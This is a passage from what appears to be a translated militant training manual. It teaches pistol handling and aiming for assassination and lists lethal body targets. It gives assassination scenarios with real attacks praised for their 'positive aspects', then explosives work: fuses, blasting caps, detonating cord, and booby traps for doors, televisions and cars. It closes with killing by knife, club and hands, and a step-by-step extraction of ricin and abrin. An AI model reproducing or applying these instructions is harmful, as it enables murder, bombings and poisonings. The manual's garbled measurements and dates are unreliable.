2) A malfunction, like a jammed bullet, does not prevent one from continuing to fire.
3) The revolver rarely malfunctions.
4) It doesn't need a special safety device, and even if it did have one, it wouldn't hinder the action of the hammer.
5) It is preferable for assassinations because the empty shells are kept inside, making it difficult for investigators to determine the location from which the pistol was fired. It also makes it difficult to determine the type of pistol used.

Shortcomings of the Revolver:

1) Most models are large and bulky, especially older ones.
2) It takes a relatively long time to load it.
3) It leaks and loses some gas between the chamber and barrel when it fires, which slows the bullet down and causes it to fall short.
4) The velocity of the bullet from a revolver is slower than that of an automatic.
5) The cylinder does not hold many rounds, since it can only hold five or six bullets.

Holding the Pistol with Both Hands or with One Hand:

Many ask: Should the pistol be held with both hands or with one hand? The answer is that the type of firing determines whether to hold the pistol with one hand or both.

Therefore, if you are in a defensive situation where an adversary appears by surprise, pull your gun from the holster and fire at him right away one-handed without aiming.

Conversely, if you are attacking or ambushing an adversary, you should hold the pistol with both hands, because:

1) Holding the pistol with both hands decreases the recoil.
2) Holding the pistol with both hands: The strong dominant hand pushes the pistol forward and the other pulls to the rear with the same force, thus making a firm grip on it.
3) Using both hands prevents them from trembling or shaking and thus the pistol also.

4) Hold the pistol with both hands to be steady and firm, especially when firing several shots, so you won't be forced to adjust your grip on the pistol.

How to Correctly Hold an Automatic Pistol:

1 - Your right thumb that grips the pistol should be above the locking device and not beneath it, and it should be on the left side of the pistol, so that it doesn't push the locking device inside the groove of the upper part and cause the mechanical movement to malfunction.

2 - The fleshy part between the thumb and index finger of the right hand holding the pistol should be behind and beneath the [moving] parts, so as not to disturb them with your hand when moving; the pistol should be centered vertically in the palm of the hand.

3 - The index finger should be around the trigger, and the rest should be on the pistol grip.

4 - The left thumb should-be-centered on the right thumb, and both of them should be centered on the locking device, neither [too] tight or [too] loose but with a medium [grip]. The other fingers of the left hand should be on the grip over the fingers of the right hand and intertwined with them to control the grip on the pistol.

5 - Don't leave any space between your hand and the pistol, but control your grip on it. It should not be part of you, so don't grip it too hard, because that will affect the nerves and muscles which could cause the hand to waiver and make the shot miss.

See the drawing below:

[Picture of a pistol with the caption:]

The locking device, located on the lower part

The mechanical action could malfunction while firing, as shown in the drawing, because the thumb is too close to the lower locking device. Therefore, perhaps because of a [grip] that’s too firm, the thumb presses the locking device on the lower part of the pistol inside the groove of the upper part, causing the mechanical action to malfunction while firing.

Another Way to Hold the Pistol with Both Hands

1 - The right thumb gripping the pistol should be slightly above the magazine holder.

2 - The left thumb should be centered over the right thumb, and we follow the remaining four steps in the first method.

3 - We follow the previous steps in the first method.

Observe the following drawing

[Drawing with caption saying:]

Holding the pistol with both hands// Notice that the right thumb is slightly above the magazine holder, and the left thumb is over it. Holding the pistol and firing it with the right hand.

A Third Way to Hold a Pistol with Both Hands:

We follow all the steps of the second method, but the left index finger is on the trigger guard.

Observe the following drawing

[Drawing with the caption:]

Gripping the automatic pistol with both hands

Notice that the left index finger is resting on the trigger guard

A Fourth Method of Holding an Automatic Pistol with Both Hands

We follow all the steps of holding a pistol with the right hand (any of the previous methods), but the left hand is [placed] under the butt of the gun for balance.

Observe the following drawing

[Drawing with the following caption:]

Notice how the left hand is placed under the butt of the pistol for balance

A Method to Hold an Automatic Pistol with One Hand

1 - We follow the previously mentioned steps whereby the right thumb is slightly above the magazine holder, and if we were to use the second method, it would be a good grip.

2 - The fleshy part of the hand between the thumb and the index finger should be behind and below the [moving] parts to avoid disturbing them with your hand while moving.

3 - The index finger is inside the trigger [guard] or over it with the rest on the pistol grip.

Observe the following drawing

[Drawing with the following caption:]

Gripping the automatic pistol with one hand

Notice the placement of the right thumb

(The right thumb is slightly above the magazine holder)

The Proper Way to Hold a Revolver

1 - The right thumb and the other three fingers except for the index finger should be holding the grip around the bottom (butt of the pistol) firmly and evenly to ensure that the pistol doesn't move while firing. The index finger should be on the trigger or outside [the guard].

2 - The second grip should be with the same method used to hold the automatic pistol. However, there is a slight difference; the right and left thumbs are firmly set one above the other.

Important Note:

Some people place the left thumb over the right hand to push the hammer to the rear with it.

This method is only used with the revolver because it is assembled with parts that move to the rear. It's impossible to use this method with an automatic pistol because it's too hard on the shooter's hand since the parts the automatic pistol move across the barrel to the rear after firing and discharging the shell, and during [this action], they could cut off the brother's finger or severely injure it.

Observe the following drawings of revolvers

[Drawing of a revolver with the following caption:]

The second method must be the same as that used to hold an automatic pistol, but there is a slight difference; it is that the two thumbs are held firmly next to one another.

[Drawing of a revolver with the following caption:]

Notice that the thumb and three other fingers hold the grip around the butt firmly and evenly to avoid moving the pistol when firing continuously.

The index finger must be on the trigger from the first shot.

[Drawing of a revolver with the following caption:]

Some put the left thumb over the right hand to pull the hammer to the rear.

This method should not be used with an automatic pistol, but it is fine for the revolver because it isn't assembled with [moving] parts.

[Drawing of a revolver with the following caption:]

We are not able to use this method with an automatic pistol because it is dangerous for the thumb where the assembly of [moving] parts are released. With this motion there is an [opposite reaction] and the thumb could be cut off.

Introduction to Rifles:*

The rifle developed significantly during World War II, when combatants used bolt action rifles. A few years after the war, the Soviets began producing a famous automatic rifle called the Kalashnikov, which uses 7.62 mm rounds. Then the Americans produced a rifle called the "Armalite", which uses a 5.6 mm round, while the British produced the "Infield" rifle. Italy produced the "Beretta", and Germany produced the "Hechler and Koch" rifle. Belgium produced the "SIG" rifle, and Spain produced the "Cetme". All of these were 7.62 caliber rifles. Developments and innovations continue to be made in the production of lightweight small rifles.

The Kalashnikov is still the best and most famous rifle used in the field since World War II. It was designed by Mikhail Kalashnikov, who was born in 1920 in Siberia. He entered the Soviet armed forces in 1939 and was seriously wounded, for which he received the Red Star Medal.

The design of the first Kalashnikov, the AK47, was influenced by a German rifle which he [Kalashnikov] came across while he was in the hospital. He was also influenced by a Soviet automatic weapon, the "BBS" machine gun.

Kalashnikov developed and improved upon his rifle and presented it to the Inspection Commission of the Defense Ministry in Moscow, which recommended using this 7.62 mm rifle.

In 1935 a modification was made to the design of the first rifle, the "AK47", and the automatic "AK10" rifle was produced according to design modification. The production of the Kalashnikov spread to the arsenals of several former Warsaw Pact countries. The number of pieces produced or used is estimated at ten to twenty million.

The Kalashnikov is still competitive with the American M-16 which, was designed in 1964 and was brought into service in the mid sixties.

[*]Review the Kalashnikov lesson in detail.

Principles and Rules of Aiming

Most aiming mistakes are due to physical stress or nerves, which cause the hand to tremble and shake. It could be caused by putting excessive pressure on the trigger and by pulling the trigger rather than squeezing it, causing the pistol's muzzle to swerve from the target.

Therefore, the following considerations are necessary when aiming and shooting:

1 - Control yourself while squeezing the trigger so as to not shake the pistol.

2 - Squeeze the trigger without too much force, and don't pull the trigger because this will cause the pistol's muzzle to dip down.

3 - Don't let the sound of the round discharging or the explosion affect you, and don't focus on anticipating the sound of the explosion because this will cause unconscious trembling in your hand and the pistol.

4 - The body should be normal, not tense, and the joints relaxed; not too tight, and not too loose.

5 - When firing, Let the crosspiece of your sight drop to the top of the bead and the front sight to the center of the target; that is, there must be four [objects]: the right eye, the center center of the target must be lined up

and fire the pistol at the center of the target. This applies when you are close to the target and gravity does not affect the bullet. With rifles and when not at short range, fire low [sic] and at the center of the target.

6 - Close the left eye while firing if you are firing with the right hand, and vice versa [with the left].

7 - Don't take too long while aiming so your nerves don't shake.

Important Notes:

1. If the round hits above the target, this means that you are holding the pistol grip too firmly.

2. If the round hits to the right of the target, this means that you are gripping the pistol too tightly, which results in pulling the pistol to the right because it is pressing against the other grip from nervousness.

3 - If the round hits left of the target the opposite is true.

4 - *[If the round hits]* below the target; it *[is]* the result of nervousness when trying to fire and aim [at the target].

Critical Parts of the Body

The shooter must know the lethal parts of the body or [where to] seriously wound, in order to fire at these spots on the person he wants to assassinate. They are:

1 - The circle comprising the two eyes, nose, and mouth is a lethal area, and the shooter should not aim above, to the left, or to the right of this area lest the round glance off.

2 - The part of the neck where the veins and arteries come together.

3- The heart, and this is the lethal part.

4 - The stomach

5 - The liver

6 - The kidneys

7 - The spinal column

Examples of Types of Assassinations:

Elementary Operations: Crossing the Street:

1 - The target is on his way to work via public transportation.

2 - The moment he crosses the street to get to the bus stop or to the main thoroughfare, the assassins, "two people" riding a motorcycle, open fire on the target and get away quickly in the opposite direction of the traffic.

An Actual Example of an Assassination when the Target is Crossing the Street

This operation took place on 3/22/1948 AD in Egypt. Al-Khazander, a puppet judge who viewed the English presence in Egypt as legal, was the person assassinated. Al-Khazander had been issuing severe sentences against personnel in the covert branch of the Muslim Brotherhood [Al-Akhwan Al-Muslimin] who were involved in bombing operations. The "Al-Khazander Assassination" operation [occurred] during the Christmas bombings.

1 - The choice fell to both Hassan Abdel Hafez and Mahmoud Saeid to assassinate Al-Khazander. They were from the covert branch of the Al-Akhwan Al-Muslimin, which at that time was headed by Abdel Rahman Al-Sandi.

2 - Al-Khazander was surveyed for a period days, and it was learned that he went to the court at Bab Al-Khalaq in Cairo and returned to Helwan via public transportation. They went ahead to the railroad station in Helwan, [and took] the train from Hulwan to Bab Al-Khalaq and then other public transportation.

3 - They made the plan as follows:

The assassins, Abdul Hafez and Mahmoud Saeid, were waiting for Al-Khazander when he was leaving his house, and Hassan assassinated him with a pistol while Mahmoud was standing guard and protecting him with a pistol and percussion bombs as he got away. They escaped to the home of Abdul Rahman Al-Sandi, the chief of the organization.

After Al-Khazander left his house, walking resolutely, Hassan Abdul Hafez approached him and fired several rounds which did not hit Al-Khazander. When Mahmoud Saeid saw that, he left his place, approached Al-Khazander, seized him, threw him to the ground, and emptied several rounds into him. He and his companion left [the victim] and departed.

Hassan Abdul Hafez and Mahmoud Saeid were caught because of several mistakes.

The Errors which Hassan and Mahmoud Committed were as follows:

1 - There was no car or motorcycle with which to flee after executing the operation.

2 - They did not anticipate the possibility of a chase after the operation. They didn't notice that the operation was carried out near the Helwan Police Department.

3 - They had no training with the pistol, as evidenced by Hassan's inability to kill Al-Khazander in spite of his proximity to him.

4 - The agreement to meet after executing the operation at the home of the chief of the Covert Branch of the Brotherhood was a fatal error.

5 - After police cars began pursuing them, the brothers fled to the mountain [called] "Al-Muqattam" Mountain, which was not suitable for evading [pursuit].

The Second Operation: Blocking the way of the Target's Car

1 - The target goes to work in his own automobile, which comes to get him in the morning and brings him back after work is over. A driver operates the car and the target's bodyguard sits beside the driver.

2 - The group of assassins, composed of three or four people, wait for the target's car. The waiting place should allow the assassins' car freedom of movement at any time.

3 - The assassins' car departs upon sighting the target's car and proceeds slowly until it comes to a spot which would allow it to block the way in front of the target's car. It then immediately stops, blocking the target's car.

4 - At the instant the assassins' car stops, the personnel in charge of killing or kidnaping the target get out, kill the bodyguard and the driver, and then execute their mission.

5 - This operation requires the utmost speed within a short time to avoid any one pursuing the assassins' car or seeing any of the brothers.

Observations:

1 - It is best that one of the brothers participating in the assassination or kidnaping fire at the automobile's tires so that it can not evade or run away.

2 - Most of the brothers participating in the operation should be very skilled drivers to avoid problems if the driver is wounded or killed.

An Actual Example of an Assassination by Blocking the Taraet's Path:

Members of the Egyptian Revolution Organization* decided to assassinate a high-ranking Israeli living in Cairo.

*The Egyptian Revolution Organization: An Organization, which followed Nasser ([and which he] Jamal Abdel Nasser deified), executed its first assassination in 1984 and the last in 1987. It undertook four assassinations of Jews or Americans in Cairo, and Egyptian Security as well as Israeli and American intelligence were not able to ....

[TN: The rest of this page is cut off.]

2 - Surveillance of the target was carried out for a period of time. The exits and entrances to the theater of operations were studied. The time was set to execute the operation at eight am 8/20/85 , when the Israeli target would leave for work at the Israeli embassy in Cairo.

3 - A car was purchased for use in the operation. Someone's identification was purchased indirectly, the photo was removed, and that of one of the organization's members was put [in its place.]

4 - The organization members participating in the operation (there were four of them) rode in a car belonging to one of them. They put their weapons in the car (they had hidden their weapons in tennis racket covers.) Before arriving at the theater of operations, they left that car and got into the operations vehicle, which was close to the site of the operation.

5 - After riding in the car, it became apparent the car was not in good running order, and had leaked a lot of oil, so they decided to delay the operation.

6 - While they were returning in the car in poor condition, they saw a man from the Israeli Mossad, and the operation leader decided to kill him. The Israeli Mossad man was riding in a car with two Israeli women with him.

7 - The Assassins' car drove behind the Israeli target's car, which noticed the surveillance in the rear view mirror, but the driver of the assassins' car was able to choke off the Mossad man's car and he wasn't able to escape. They blocked his way and forced him over by the curb.

8. One of the four personnel got out of the car and emptied the magazine of his American rifle in the direction of the Mossad man. The second one got out on the other side and emptied his bullets, and the third did likewise. After executing the operation, they fled to the other car, and left the operations car on the street.

9. After a period of time, the police force came and found the car with traces of blood.

[It was not] known that the crime was committed by the organization until one of its members (the brother of the organization's leader) turned himself in to the American Embassy and disclosed all the secrets of the operation which the Egyptian Revolution Organization undertook.

Positive [Aspects]

1 - The assassins killed an Israeli person they found on the way back.

2 - The purchase of a car just for the operation and a counterfeit identification.

3 - Concealing the weapons in tennis racket covers.

4 - Choosing a good method to stop the Israeli Mossad man’s car.

Negative [Aspects]

1 - Failure to inspect the car prepared for the operation with sufficient time before the execution.

2 - Undertaking the operation even though the car was malfunctioning, which could have broken down and failed to run after executing the operation.

3 - Failure to remove the traces of blood found on the car.

The Third Operation: The Entrance to a Building:

1 - The Assassins‘ car is parked in a location near to the target’s building.

2 - When the target gets out of the car or exits from the building, the assassins open fire upon him, the bodyguard, and the driver who is opening the car door for him.

3 - Run away immediately or ride the car or motorcycle which is prepared for an immediate get away.

An Actual Example of an Assassination at the Entrance to a Building (Assassination Attempt on the Former Minister of the Interior, Hassan Abu Basha):

1 - A group from the Islamic organization called "[Those who have] escaped the Fire" composed of three people waited for the previous Minister of the Interior, Hassan Abu Basha's car in a location near the entrance to the building.

When Abu Basha arrived, and as soon as he got out of the car, two of the brothers opened fire on him over the cabin of their vehicle (pick-up).

3 - Abu Basha threw himself between his car and another car parked nearby as soon as they opened fire. As a result of this incident, the minister was paralyzed in half [of his body].

4 - The brothers fled after the incident took place, and they took their car in the opposite direction of the flow of traffic.

Important Observations:

When the brothers went to the location near Abu Basha, they hadn't gone to kill him but to do reconnaissance (gather information on him).

1 - One of the brothers was bearded while doing the reconnaissance.

2 - The brothers were armed while gathering information About the minister.

3 - There was no established plan for the assassination.

The Fourth Operation: While Going To or From Work:

1 - The target is going to work in his own car, and he has a driver and a bodyguard.

2 - The assassins lie in wait for the target in a certain place while he is going to or from work.

3 - When the assassins see the target's car approaching, they take their places.

4 - The car's tires, the bodyguard, driver, and target are hit.

An Actual Example of an Assassination While the Target is Going to Work: (The Assassination of Rif'at El-Mahaoubi)

1 - The brothers began surveillance of all the Interior Minister - Abdul Halim Mousa's movements, from his departing his house until entering the ministry. The surveillance lasted several weeks.

2 - Friday morning was set for the execution of the operation where the minister heads to work.

3 - Exactly at ten in the morning the brothers were fully prepared. An observer was going to give a signal to the brothers when the minister's car departed from his house.

4 - When the convoy reached the specified location of the operation (the operations stage), bullets were sprayed from all directions on the private car in front of him and on the escort vehicle.

5 - The brothers approached the car after firing at the tires to confirm that the minister was dead, The brothers did not find the Minister of the Interior, but they did find Rif'at El-Mahgoub, Head of the People's Assembly, dead inside the car. [TN: Similar to our Speaker of the House].

6 - This was an startling situation. The two convoys Minister's convoy and that of the Head of the People's Assembly) were separated by only About seven minutes. After About seven minutes the Minister of the Interior arrived at the location of the incident.

7 - The brothers who were participating in the operation brothers to execute the assassination and two to drive the motorcade) had only two motorcycles (three people to each motorcycle), and after executing the operation, one of the two motorcycles fled and the other broke down, and after a moment they left that motorcycle behind.

8 - When the motorcycle broke down, one of the brothers fled on foot, carrying his weapon in the opposite direction of the cars. He stopped a taxi and threatened the driver with his weapon, and then rode with him. During the drive, a police Officer (a general in the police force) stopped the car, supposing that the armed man was just a thief. He opened the door to arrest him, but the brother put the rifle to his chest and emptied a burst of rounds into it and the officer fell to the ground like a slain bull. It came to light afterwards, that this officer was one of the criminals who used to torture the brothers in some neighborhoods of Cairo.

LESSON FIFTEEN

EXPLOSIVES

Introduction:

Explosives are believed to be the safest weapon for the Mujahideen [Using explosives] allows them to get away from enemy personnel and to avoid being arrested. An assassination using explosives doesn't leave any evidence or traces at the operation site. In addition, explosives strike the enemy with sheer terror and fright.

Defining Explosives:

They consist of chemical compounds or mixtures capable of being converted into large quantities of hot gas in a very short period of time. It is affected by a specific external agent that produces increasing pressure, resulting in a chain reaction.

Explosive Chain [Reactions]

A series of initial explosions starting with a small amount of highly sensitive explosives and ends with a large charge composed of basically stable explosives. It is composed of explosions arranged to bring About a large yield.

The simplest explosive chain [reaction] has two stages whereas other explosions could require four stages or more. Any break in the chain prevents the material which follows it from exploding.

The Usual Series

The series starts with a small spark and ends with a sizeable explosion.

1 - The Spark

2 - Combustible material

3 - A small amount of secondary material

4 - Basic charge

Methods of Detonation:

This means pyrotechnics or electronic devices used for detonation. They are divided into means of generating - means of transferring - means of stabilizing

A - Means of Generating

Divided into:

1 - Combustible Means

2 - Mechanical Means

B - Means of Transferring

Types of fuses -

First the Slow Fuse: (The Safety Fuse)

It consists of cotton or linen threads woven together and coated with an insulating layer of pitch or plastic, and has capsules of black gunpowder inside.

The threads help to circulate the wave of combustion. The pitch or plastic holds the fuse together and prevents it from absorbing moisture.

_____

1 - Ignites with sparks or flames.

2 - Ignites quickly, at About one centimeter per second.

3 - Ignites under water.

4 - Cutting it is a way to stop combustion.

How to Prepare for the Explosion:

1 - Cut an appropriate length of fuse and check that there is no moisture.

2 - cut the appropriate length of fuse for the distance that would be sufficiently safe.

3 - Cut one end of the fuse, which will be used for ignition, [at a 45 degree angle. The other end of the fuse, which is placed inside the blasting cap, should be at a 90-degree angle.

4 - Put the fuse inside the blasting cap carefully and cautiously, and then put moderate pressure on the opening of the blasting cap.

5 - Put the head of a match on the gunpowder at the end of the fuse cut at 45 degrees so that the head of the match touches the gunpowder, then ignite it by rubbing the flint on the pack with the match. It is possible that the fire will send its flame to the black gunpowder and the fuse will begin burning. In this case, cut the fuse on both ends at a 90-degree angle.

Observation:

White fuses are used in coal mines. Green fuses are used in the military, and they have more safety [features]. Black and orange [fuses] are for general civilian use.

Second, The Fast Fuse

It is the same as the slow fuse except for the fineness of the gunpowder and the speed at which it ignites, which goes up to 90 centimeters a second. Its use is limited to ambushes and traps. .

Important Warning:

Before using any type of fuse, take part of it and test it to check that it is free of moisture, also [check] the ignition speed because if you were to use a fast fuse supposing that it is a slow one, then the burning will reach the blasting cap and the charge will explode before you leave the location.

Second, The Detonating Cord (Cortex Cord)

It consists of a flexible cord that contains highly explosive material covered with a layer of plastic to insulate it from moisture. It is distinguished from delayed fuses because it contains a very white substance, PETAN, though it could have another substance added to it, which would change its color to gray.

Characteristics:

1 - Speed of explosion varies between five and seven kilometers a second.

2 - It could explode with the force of 15 kilograms, or the round of a weapon.

3 - [Can be] used underwater for not more than 15 hours.

4 - It is used to explode several charges at the same time.

5 - It is affected by moisture, the sun, electric shocks, and mechanical jolts.

6 - It is used as an explosive belt to fell trees as well as cement and iron pillars.

7 - It is in the shape of a coil varying in length from 100 to 200 meters.

8 - It can be substituted for a large number of fuses.

9 - It is used as an open cord to clear the way in a mine field and to increase the width by doubling the number of detonating cords which form the cord.

Blasting Caps

Consist of a metal capsule [made] of copper or aluminum containing a small amount of catalyst and other stimuli. Care and caution must be used while handling because it is very sensitive to external factors (bumping, shaking, friction) .

Composition of a Normal Blasting Cap

It consists of an extended pipe, one end which contains sensitive explosive material, which is the basic substance. Its charge is also pressure-sensitive. The third charge is combustible.

Length of the cap is 5 cm. Diameter of the cap is 7 cm.

There is an example of the largest norma1 blasting cap. The normal blasting cap should only be exploded with a slow fuse.

[Drawing of a blasting cap with the captions: slow fuse (to the right) Chlorate and sugar 10% & Lead Nitrate 30% (beneath).]

_____

It has the same composition as the normal blasting cap, with the addition of a hot wire and connecting wire. The opening of the extended pipe is insulated with rubber.

[Drawing with the captions: hot wire (above), active substance (to the left), and (from right to left beneath:) Electrical wire, stabilizing column, wires, rubber, combustible charge, & catalyst.

Precautions that must be taken with Blasting Caps:

1 - Do not store blasting caps with explosive materials, and don't expose them to the heat of the sun.

2 - Don't test a blasting cap with an O'meter, Alpha meter or other electrical devices which have batteries lest it explode (this pertains to electrical blasting caps.)

Connecting and Connectors

First: Connecting one Slow Fuse with Another:

1 - Cut one end of the fuse at a 45-degree angle.

2 - Place the two sides next to each other so that the black powder is in contact with both of the fuses together.

3 - Connect the two sides with a strong tape or chord.

4 - The head of a match or something similar can be placed between the two ends of the fuse before the connector. The two of them must touch the match stick, which increases the flames burning between them (ensuring the transmission of the flame from one fuse to another.)

Second: Connecting a Slow Fuse with Another Blasting Cap (Explosive):

1 - A detonating cord can't explode without a blasting cap, so there is no benefit from connecting a slow fuse directly; it should have a blasting cap placed between them to transfer the spark of the slow fuse to its cap so that the detonating cord will ignite.

2 - When the slow fuse ignites, the resulting spark reaches the cap and it explodes and ignites the fuse.

Third: Connecting the Detonating Cord with the End of the Cap:

The two detonating cords can be connected to one of the following:

1 - Place the two cords one above the other [overlapping] by 15 cm, and tie them with strong tape or cord.

[Drawing with the following captions: Blasting cap fuse (to the right), blasting cap fuse (to the left), and tape (beneath).

2 - with a straight knot. [Drawing (no caption)]

3 - A Tree Leaf [Knot]: [Drawing]

We connect this way when exploding two charges at the same time, starting from the main branch of the explosive cord, or to ensure the charge explodes using two detonating cords.

4 - The Letter P Connector: [Drawing]

This connector is used when the direction of the explosive wave in the main branch is not known.

5 - Letter Y Connector: [Drawing]

This method is also used when the direction of the explosive wave in the main branch is not known.

6 - Broken Chord Connector: [Drawing]

It is used when the time needed to prepare the charges is limited. Connect it with an explosive chord. Except for the problem of moisture, "Petan" causes a break in the fuse; it is not recommended to use this material for a period of more than 24 hours because of slackening of the two fuses, and they become separated.

7 - Letter U Connector: [Drawing]

It is the safest because the explosive wave transfers from the main line to the parallel branch in both directions.

Booby Traps:

These consist of creative, innovative methods aimed at planting anti-personnel and anti-vehicle explosive charges, and the enemy is blown up as a result of normal movement without paying attention to what is around him. Booby traps are considered one of the best ways to execute an assassination operation against enemy personnel because we have gotten a long distance away from the site of the incident without leaving any evidence or trace enabling the enemy to know who were the perpetrators.

However, a brother should not be allowed the opportunity to work with setting booby traps until after he has mastered the use of explosives and has successfully worked in the electrical and mechanical fields, because the first mistake a brother makes could be his last mistake.

One of the most important considerations in placing a booby trap is to make the right choice of the appropriate switch that the enemy would not notice [and avoid his detecting] and removal of the charge.

Any sign of our work or presence in the area where the booby trap was placed must be removed, because any tools, pieces of electrical wire, tape etc. would put the enemy on the alert, and the plan and operation would fail.

Switches for traps and explosive charge housings are categorized as follows:

1 - Electrical

2 - Chemical

3 - Mechanical

4 - Friction

Electrical Switches:

They can be divided into four groups:

A - For manual use: Pull - push - loosen - raise - drop.

B - Delayed (timed): Alarm clock - Temperature - Closed circuit (pressure placed on the insulator until it burns and contact is made.)

C - Modifying Natural Circumstances:

Temperature - Smoke or Sensitive Gas - Sensitive Metal.

D - With the Influence of Waves: FM waves - Radio - Infrared Rays - ultraviolet - or Radar Waves.

[Drawing with the following captions :]

Switch (above). Charge with blasting cap (to the right), Opening to be closed after the operation is over (beneath), and Battery (to the left).

The entire success of the switch [depends on] intelligence, innovation, and judgment.

The Appropriate Switch

The electric circuit is considered the best because it is timely, but its only flaw is a leaky battery.

We will now touch on various simple types of booby traps to make it easy for the brother to comprehend; we have not written any new ideas in order to help invent other more preferable methods.

1 - The charge goes off when the door opens after the target has pulled the insulation from between the contact points, and the electrical circuit is broken. If we want to kill the target, we put [the booby trap] over the door; if we want to cut off his legs or bring About permanent injuries to various parts of the body, we put it in the vicinity of the door.

[Drawing (on the left) with captions:]

Nine V Battery (upper right), insulation (upper left), the explosive charge (on the door), The personnel use a line fixed the wall, and it can make the charge explode as soon as soon as the prominent famous person is under it (to the left.)

[Drawing on the right (with captions:]

When the door is opened, the insulation is separated and the circuit is broken (middle left), attached insulation (lower left), the explosive charge (beneath).

2 - Igniting / closing the circuit:

When the electric switch is pushed, the circuit is connected and the charge explodes.

[Drawing and captions:]

Electric switch (upper left), charge without a fuse (bottom right), and battery (bottom left).

3 - Booby-trapping a recorder and television:

The idea is based on closing the circuit to [cause] the explosion when the equipment is turned on. A battery is used when setting the trap for a radio or recorder that works on batteries or by a power cord to the radio or television switch.

4- Booby-Trapping a Car:

Close the electrical circuit and cause the explosion when the ignition key is turned to start the car. It is possible to use the car battery when setting this type of trap. Explosives placed in locations inside the car, in the back or front, cause the explosion to be centered inside the car.

[Drawing with captions:]

Ignition key (above)

Charge with detonator and explosives (beneath).

5 - Trap using an Alarm Clock:

[Drawing with captions:]

Explosive charge (upper right), battery (upper left) , flexible rubber wire (middle right), small [hour] hand (upper middle left), and the big [minute] hand (lower middle right).

According to the drawing, the charge will explode at 3:30 , when the small hand is on three and the big is on six. There must not be any insulation between the two hands. It is advisable to use a flexible rubber wire in front of the number three in case the big hand goes past it more than one time per hour.

6 - Time Bomb Using an Alarm Clock:

[Drawing (with captions):]

Charge without a fuse (above) and battery (upper left).

The explosion takes place when the time is reached, the alarm goes off, and the two electric wires make contact.

7 - It is also possible to booby trap a car by connecting two wires from the battery. One of the blasting cap wires makes contact with the wire connected to the battery, and the other wire connects to the line and is also connected to-the fan. The wire connected to the battery does the same thing. When the ignition key is turned, the blade rotates, and the two sides connect, closing the circuit.

8 - There are very many things one could use in a very simple way to set a trap, like: shoes, bed etc.

<u>Examples of Assassination Operations Using Explosives:</u>

1 - Blowing up a building or motorcade using a car bomb, whereby the driver of the car loaded with explosives blows up his [illegible-possibly car].

<u>An Actual Example:</u>

Some of the brothers in Egypt tried to blow up the motorcade of the former Minister of the Interior's vehicle (2 I B) by putting 200 kilograms of TNT in a pick-up truck. When the minister's car was seen, the brother approached in his car and blew up the car. However, it didn't cause an explosion in the car, and it was confirmed afterward that the explosives didn't go off because no catalyst was placed with the large quantity of explosives. The explosives ignited but they did not explode.

2 - Throwing one or more bombs into a group of enemy personnel or into the target's car:

An Actual Example:

Personnel from the Covert Branch of the Muslim Brotherhood threw some bombs into [some] stores and bars.on the evening of January 7, 1947 at 11:00 pm.

3 - Blowing up a location or car with a time bomb.

Some Palestinians were able to place a time bomb inside an aircraft's radio, and after the aircraft took off it blew up in the air.

It is also possible to explode a time bomb using the timer from a washing machine or any other device (a fan, etc.); at a specified time, the two wires make contact and the charge explodes.

LESSON SIXTEEN

ASSASSINATIONS
USING POISONS AND COLD STEEL

Assassinations Using cold Steel.

A- Assassination with a knife: When undertaking any assassination using a knife, the enemy must be struck in one of these lethal spots:

From the Front:

1- Anywhere in the rib cage.

2- Both or one eye.

3- The pelvis (under target's navel)

4- The area directly above the genitals.

From Behind:

1- The axon (back of the head).

2- The end of the spinal column directly above the person's buttocks.

B- Assassination with a Blunt Object: A blow with a club must be in lethal areas.

From the front:

1- The two eyes.

2- Where the veins and arteries converge in the neck.

3- Top of the stomach, with the end of the stick.

4- Above the genitals, with the end of the club.

5- The area of the tongue.

6- Choke the neck with the stick, like in a hanging.

From the rear:

1- The area of the left ear.

2- The back of the head (axon).

(TN: Blunt object, stick, and club were all the same word in Arabic; different choices were made, to show range of meaning.)

Assassination with a Rope:

1- Choking (Neck area). There is no other area besides the neck.

Assassination using Hands:

1- Choking.

2- Poking the fingers into one or both eyes and gouging them.

3- Grab the testicles by the hand and twist and squeeze.

4- Grab the rib cage with both hands and squeeze.

Assassination with Poison: We will limit (the discussion] to poisons that the holy warrior can prepare and use without endangering his health.

First- Herbal Poisons:

A- Castor Beans

The substance Ricin, an extract from Castor Beans, is considered one of the most deadly poisons. .035 milligrams is enough to kill someone by inhaling or by injecting in a vein. However, though considered less poisonous if taken through the digestive system, chewing some Castor Beans could be fatal. It is a simple operation to extract Ricin, and Castor Beans themselves can be obtained from nurseries throughout the country.

Symptoms: Need to vomit - diarrhea - unawareness of surroundings - the skin turns blue, leading to failure of blood circulation [sic] and finally ... death.

B- Precatory Beans

The herbal poison Abrin, extracted from Precatory Beans, is very similar to Ricin. The seeds of this plant are red and black and are used in prayer beads [TN: like a Rosary]. Prepare a very dark ink or refine some normal ink to

D/M/ /S/ /O/
Dimothyl Sulfoxide

[Can be] found with horse breeders or veterinarians, and we can substitute Nitrobenzene or "cream" [PH]. The poison is mixed with this substance, and when the enemy touches the poison, he will die slowly within 15 minutes to an hour.

Nitrobenzene poison = external poison [by touching]

RICIN	One of these poisons is
ABIN	mixed with Nitrobenzene or
RCIN	DMSO or the "Cream".
Frog poison	

be as fine as possible while keeping it strong enough to penetrate the shell of Precatory Beans. Put on a pair of leather gloves and very carefully bore About twelve holes in each of the prayer beads. After completing that, spray the prayer beads with DMSO (Dimehtyl Sulfoxide). The Abrin will kill your victim slowly, but relentlessly.

Extracting Abrin and Ricin

In order to facilitate removing the shells of these seeds, soak 3.2 ounces (an ounce = 31.1 milligrams) of castor-oil plant seeds in About 10 ounces of water, adding two teaspoons of lye or an alkaline (a substance extracted from soap powder). You need to submerge the seeds in the water, so cover them with clean gravel or use marble. Let them soak for an hour, then take out the seeds, clean them, and let the shells dry. They can be easily removed after that.

Put the shelled seeds in a mixture four times their weight of acetone, until they completely harden, Then put them in a covered glass container, and leave them for 72 hours. After that, transfer them to another container through a coffee filter. Put on surgical gloves and a mask, and squeeze out as much of the acetone as possible. Then add fresh acetone and repeat the procedure of leaving them for 72 hours and straining them through a coffee filter two more times. The final result will be pure Eysein [PH] or Abrin.

C- The Water Hemlock Plant

A lethal dose is 3.2 grams. It has a palatable taste, and is very similar to another plant, parsnip.

Symptoms: Nervous spasms within 15 to 60 minutes, including severe locking and clenching of the jaw to the extent that the tongue could be cut off.

D- The Tanj Oil Tree

Second- Semi-alkaline substances: They are highly solvent in alcohol.

A- Tobacco

There is enough nicotine in three cigarettes to kill a person. Sixty to 70 milligrams of pure nicotine will kill a person within an hour if eaten.

B- Potato Sprout

The potato sprout (both rotten and green) contains Solanine.

How to Extract Poisonous Alkaline *[Alkaloids]*

